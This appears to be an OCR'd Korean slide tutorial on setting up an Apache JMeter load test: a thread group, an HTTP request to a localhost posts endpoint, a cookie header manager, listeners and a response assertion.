
File -> New -> Test Plan Name 설정



Name: Perf Test getPosts

4. Jmeter – Thread group 1

앞에서 만든 테스트에 오른쪽 클릭 -> Add -> Threads (Users) -> Thread Group



4. Jmeter – Thread group 2


- Number of Threads : 쓰레드 개수

- Ramp-up period : 쓰레드 개수를 만드는데 소요되는 시간

- Loop Count : infinite | n 으로 값을 설정할 수 있으며 설정된 값에 따라 Number of Threads X Ramp-up period 만큼 요청을 다시 보낸다.

(10명의 유저가 1초만에 2번 반복해서

에러가 발생해도 계속 요청)



Thread Group

Name: Thread Group

Comments:

Action to be taken after a Sampler error

● Continue ○ Start Next Thread Loop ○ Stop Thread ○ Stop Test ○ Stop Test Now

Thread Properties

Number of Threads (users): 10

Ramp-up period (seconds): 1

Loop Count: □ Infinite 2

☑ Same user on each iteration

□ Delay Thread creation until needed

□ Specify Thread lifetime


Duration (seconds):

Startup delay (seconds):

4. Jmeter – Sampler 1


사용자가 해야 할 행동을 정의

앞에서 만든 Thread Group 우클릭 -> Add -> Sampler -> HTTP Request 클릭



4. Jmeter – Sampler 2

테스트 서버 경로 입력



HTTP Request

Name: HTTP Request

Comments:

Basic Advanced

Web Server

Protocol [http]:

Server Name or IP: localhost

Port Number: 8080

HTTP Request

GET

Path: /posts/10

Content encoding


□ Redirect Automatically ☑ Follow Redirects ☑ Use KeepAlive □ Use multipart/form-data □ Browser-compatible headers

Parameters Body Data Files Upload

Send Parameters With the Request:

Name:	Value	URL Encode?	Content-Type

4. Jmeter – Header Manager




HTTP Header Manager

Name: HTTP Header Manager

Comments:

Headers Stored in the Header Manager

Name:	Value
Cookie	PHPSESSID=f31a765e447257728fbd30e9fe8cbef1




```
GET https://ksecure.ivyr

GET data:


[no cookies]

```

```
GET https://ksecure.ivyro.net/

GET data:



Cookie Data:
PHPSESSID=f31a765e447257728fbd30e9fe8cbef1

```

4. Jmeter – Listener


HTTP Request에 오른쪽 클릭 -> Add -> Listener -> View Results Tree, Summary Report, View Results in Table 생성



4. Jmeter – Assertion 1


응답값이 제대로 왔는지 검증을 하기위해 Assertion을 추가

HTTP Request 우클릭 -> Add -> Assertions -> Response Assertion 클릭



4. Jmeter – Assertion 2

Text Response 클릭 -> 맨 아래 Add 클릭 -> 추가된 Partters to Test 더블클릭 -> perfTest postsId 입력



Response Assertion

Name: Response Assertion

Comments:

Apply to:

○ Main sample and sub-samples ● Main sample only ○ Sub-samples only ○ JMeter Variable Name to use

Field to Test


● Text Response ○ Response Code ○ Response Message ○ Response Headers
○ Request Headers ○ URL Sampled ○ Document (text) □ Ignore Status
○ Request Data

Pattern Matching Rules

○ Contains ○ Matches ○ Equals ● Substring □ Not □ Or


Patterns to Test

Patterns to Test
perfTest postsId



JMeter 테스트 실행

